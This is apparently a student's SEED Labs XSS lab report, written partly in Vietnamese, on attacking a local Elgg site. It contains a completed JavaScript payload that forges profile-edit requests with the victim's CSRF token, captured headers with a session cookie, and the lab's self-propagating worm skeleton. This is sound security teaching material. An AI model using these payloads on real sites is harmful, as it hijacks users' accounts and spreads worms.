
Trước khi xem profile của Samy thì Boby chưa add friend với Samy

Boby's friends : XSS Lab Site - Mozilla Firefox
Boby's friends : XSS Lab
www.xsslablegg.com/friends/boby 80%
Most Visited SEED Labs Sites for Labs Account »
XSS Lab Site
Activity Blogs Bookmarks Files Groups More »
Boby's friends
No friends yet.
Search
Blogs Bookmarks Files Pages Wire posts
Friends Friends of Friend collections
Total members: 5

Bước 2: Xem profile của Samy:

Newest members : XSS Lab Site - Mozilla Firefox
Newest members : XSS
www.xsslablegg.com/members/newest 90%
Most Visited SEED Labs Sites for Labs Account »
XSS Lab Site
Activity Blogs Bookmarks Files Groups More »
Newest members
Newest Alphabetical Popular Online
Samy
Charlie
Boby
Alice
Admin
Search members
Total members: 5

Xem danh sách friend của Boby: Mặc dù Boby không add friend với Samy mà chỉ xem profile của Samy nhưng khi mở danh sách friend của Boby thì thấy có Samy



1.5. Task 5: Modifying the Victim's Profile

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task. This worm does not self-propagate; in task 6, we will make it self-propagating.

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify profile, we should first find out how a legitimate user edits or modifies his/her profile in Elgg. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's HTTP inspection tool. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid=__guid__+elgg.session.user.guid;
    var ts=__elgg_ts__+elgg.security.token.__elgg_ts__;
    var token=__elgg_token__+elgg.security.token.__elgg_token__;

    //Construct the content of your url.
    var content=...;      //FILL IN
```

```

var samyGuid=...;      //FILL IN
if(elgg.session.user.guid!=samyGuid)           ①
{
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
}

```

Similar to Task 4, the above code should be placed in the "About Me" field of Samy's profile page, and the Text mode should be enabled before entering the above JavaScript code.


Questions. Please answer the following questions:

- **Question 3:** Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.


Các bước thực hiện:

Trước hết, ta cần xem thông tin khi yêu cầu POST gửi đi để chỉnh sửa thông tin của Samy


Bước 1: Đăng nhập với User Samy



Bước 2: Xem profile của Samy



Bước 3: Nhấn chọn Edit profile



Bước 4: Nhập đoạn text (Vd: Samy is attack !) vào About me . Sau đó nhấn Save. Rồi bật HTTP Header Live để xem thông tin khi yêu cầu POST gửi đi để chỉnh sửa thông tin của Samy

The screenshot shows two windows. The top window is a Mozilla Firefox browser displaying the 'Edit profile : XSS Lab Site - Mozilla Firefox' page at www.xsslablegg.com/profile/samy/edit. The 'About me' field contains the value 'Samy is attack !'. The bottom window is a Mozilla Firefox browser displaying the 'Firefox Web Browser' showing the captured HTTP traffic for the POST request to the profile edit endpoint. The request body includes the updated 'About me' value.

Edit profile : XSS Lab Site - Mozilla Firefox

To release input, press Ctrl+Alt.

www.xsslablegg.com/profile/samy/edit 80% 5:37 AM

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Files

Edit profile

Display name Samy

About me

Samy is attack !

Search

Samy

Blogs Bookmarks Files Pages Wire posts

Edit avatar Edit profile Change your settings Account statistics

Public

Firefox Web Browser

moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Main - Mozilla Firefox

http://www.xsslablegg.com/action/profile/edit


Host: www.xsslablegg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslablegg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 509
Cookie: Elgg=9mopsclr2kna8i9k1v1qlg3q62
Connection: keep-alive
Upgrade-Insecure-Requests: 1
_elgg_token=UsS53IKbvbZ1GvLSzLhDAQ&_elgg_ts=1732099007&name=Samy&description=<p>Samy is a &accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&acc
POST: HTTP/1.1 302 Found
Date: Wed, 20 Nov 2024 10:37:50 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslablegg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.xsslablegg.com/profile/samy

Host: www.xsslablegg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslablegg.com/profile/samy/edit

Clear Options File Save Record Data autoscroll

Yêu cầu đầu tiên là yêu cầu POST gửi đi



Ta sẽ dùng yêu cầu POST này để chỉnh sửa lệnh bên dưới:

```
//Construct the content of your url.  
var content=...; //FILL IN
```

var content = token + ts + name + desc + guid ;

```
var samyGuid=...; //FILL IN
```

var samyGuid= 47 ;

Thêm 3 biến sau để hoàn thiện chương trình:

var name = "&name=" + userName;

var desc = "&description= Samy is the best !" + "&accesslevel[description]=2";

var sendurl = "http://www.xsslabelgg.com/action/profile/edit"; (1)

Tiếp theo, ta tiến hành thực hiện task 5:


Bước 1: Đăng nhập với tài khoản Samy

The screenshot shows a Mozilla Firefox window with the title bar "All Site Activity : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabelgg.com/activity". The main content area shows the "XSS Lab Site" homepage with a sidebar titled "All Site Activity" listing two recent friend requests from "Admin". On the right side, there is a "Log in" form with fields for "Username or email" (containing "samy") and "Password" (containing "samy"). Below the password field is a "Remember me" checkbox. At the bottom of the login form, there are links for "Register" and "Lost password". The browser's status bar at the top right shows "6:49 PM".

Bước 2: Vào Profile của Samy

The screenshot shows a Mozilla Firefox window with the title bar "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabelgg.com/profile/sam". The main content area shows the "XSS Lab Site" profile page for "Samy". On the left, there is a sidebar with options like "Edit profile", "Edit avatar", "Blogs", "Bookmarks", "Files", and "Photos". The main profile area features a large thumbnail image of a person working on a laptop with binary code visible in the background. To the right of the profile picture, the name "Samy" is displayed. Further down, there is a section titled "Friends" with the message "No friends yet." A red arrow points to the "Edit profile" button in the sidebar.

Bước 3: Nhấn Edit profile



Bước 4: Nhập chương trình đã hoàn thành bên dưới vào About me. Sau đó Save

```
<script type="text/javascript">
window.onload= function(){
    //Javascript code to access user name,user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName = elgg.session.user.name;
    var guid = "&guid="+ elgg.session.user.guid;
    var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token = "&__elgg_token="+elgg.security.token.__elgg_token;
    var name = "&name="+ userName;
    var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";
    var sendurl = "http://www.xsslablegg.com/action/profile/edit";

    //Construct the content of your url
    var content = token + ts + name + desc + guid;
    var samyGuid = 47;
    if(elgg.session.user.guid != samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax= null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","http://www.xsslablegg.com");
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

The screenshot shows a Firefox browser window with the title bar "Edit profile : XSS Lab Site". The address bar shows the URL "www.xsslablegg.com/profile/edit". The main content area displays the "XSS Lab Site" interface with a blue header. A sidebar on the right shows user information for "Samy". The "About me" field in the profile edit form contains the following JavaScript code:

```
<script>
window.onload= function(){
//Javascript code to access user name,user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var __username__ = __elgg_session.user.name;
var __guid__ = "&guid=" + __elgg_session.user.guid;
var __ts__ = "&__elgg_ts__=" + __elgg_session.token.__elgg_ts__;
var __token__ = "&__elgg_token__=" + __elgg_session.token.__elgg_token;
var __name__ = "&name=" + __username__;
var __desc__ = "&description= Samy is the best!" + "&accesslevel[description]=2";
}
```

The "About me" field has a "Visual editor" link next to it. Below the "About me" field is a dropdown menu set to "Public". At the bottom of the profile edit form is a "Brief description" field.

Kiểm tra kết quả:

Bước 1: Đăng nhập với User Alice

The screenshot shows a Firefox browser window with the title bar "All site blogs : XSS Lab Site - Mozilla Firefox". The address bar shows the URL "www.xsslablegg.com/blog/all". The main content area displays the "XSS Lab Site" interface with a blue header. On the right side, there is a "Log in" form. The "Username or email" field contains "alice". The "Password" field contains "*****". There is a "Log in" button and a "Remember me" checkbox. Below the login form, there are links for "Register" and "Lost password".


Bước 2: Xem profile của Samy

The screenshot shows a Mozilla Firefox window with the title bar "Newest members : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslablegg.com/members". The main content area is titled "XSS Lab Site" and shows a list of "Newest members": Samy, Charlie, Boby, Alice, and Admin. A red arrow points to the "Newest" tab in the member list navigation. The interface includes a sidebar with various icons and a search bar.

Profile của Alice ban đầu chưa có thông tin.

The screenshot shows a Mozilla Firefox window with the title bar "Alice : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslablegg.com/profile/alice". The main content area is titled "XSS Lab Site" and shows the profile for user Alice. The profile picture is a cartoon illustration of Alice in Wonderland. Below the picture are buttons for "Edit profile" and "Edit avatar". To the right of the profile picture is a "Friends" section with the message "No friends yet.". The interface includes a sidebar with various icons and a "Add widgets" button.

Kết quả sau khi xem profile của Samy. Thông tin About me đã được chỉnh sửa



Answer:

Dòng ① có ý nghĩa kiểm tra rằng người dùng hiện tại (đang đăng nhập vào ứng dụng) không phải là chính tài khoản của kẻ tấn công (Samy). Dòng 1 cần thiết vì:

- Với điều kiện elgg.session.user.guid != samyGuid, mã JavaScript chỉ thực hiện khi người dùng hiện tại không phải là kẻ tấn công (Samy). Điều này đảm bảo rằng tấn công chỉ xảy ra khi một người dùng khác (nạn nhân) truy cập vào hồ sơ của kẻ tấn công, mã độc mới được kích hoạt và thực hiện các hành vi như sửa đổi hồ sơ, gửi yêu cầu giả mạo,...

Nếu bỏ dòng ①:

- Nếu không có dòng kiểm tra này, mã JavaScript có thể thực hiện yêu cầu độc hại ngay cả khi kẻ tấn công truy cập vào hồ sơ của chính mình. Điều này sẽ gây ra lỗi hoặc hành vi không mong muốn.
- Tấn công sẽ không còn hiệu quả vì nó không nhắm mục tiêu đến các nạn nhân khác

1.6. Task 6: Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. This is exactly the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million users were affected, making Samy one of the fastest spreading viruses of all time. The JavaScript code that can achieve this is called a *self-propagating cross-site scripting worm*. In this task, you need to implement such a worm, which not only modifies the victim's profile and adds the user "Samy" as a friend, but also add a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. There are several approaches to achieve this, and we will discuss two common approaches.

Link Approach: If the worm is included using the `src` attribute in the `<script>` tag, writing selfpropagating worms is much easier. We have discussed the `src` attribute in Task 1, and an example is given below. The worm can simply copy the following `<script>` tag to the victim's profile, essentially infecting the profile with the same worm.

```
<script type="text/javascript" src="http://example.com/xss_worm.js">
</script>
```

DOM Approach: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and displays it in an alert window:

```
<script id="worm">
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①
  var jsCode = document.getElementById("worm").innerHTML;           ②
  var tailTag = "</script>";                                         ③

  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ④

  alert(jsCode);
</script>
```

It should be noted that `innerHTML` (line ②) only gives us the inside part of the code, not including the surrounding script tags. We just need to add the beginning tag `<script id="worm">` (line ①) and the ending tag `</script>` (line ③) to form an identical copy of the malicious code.

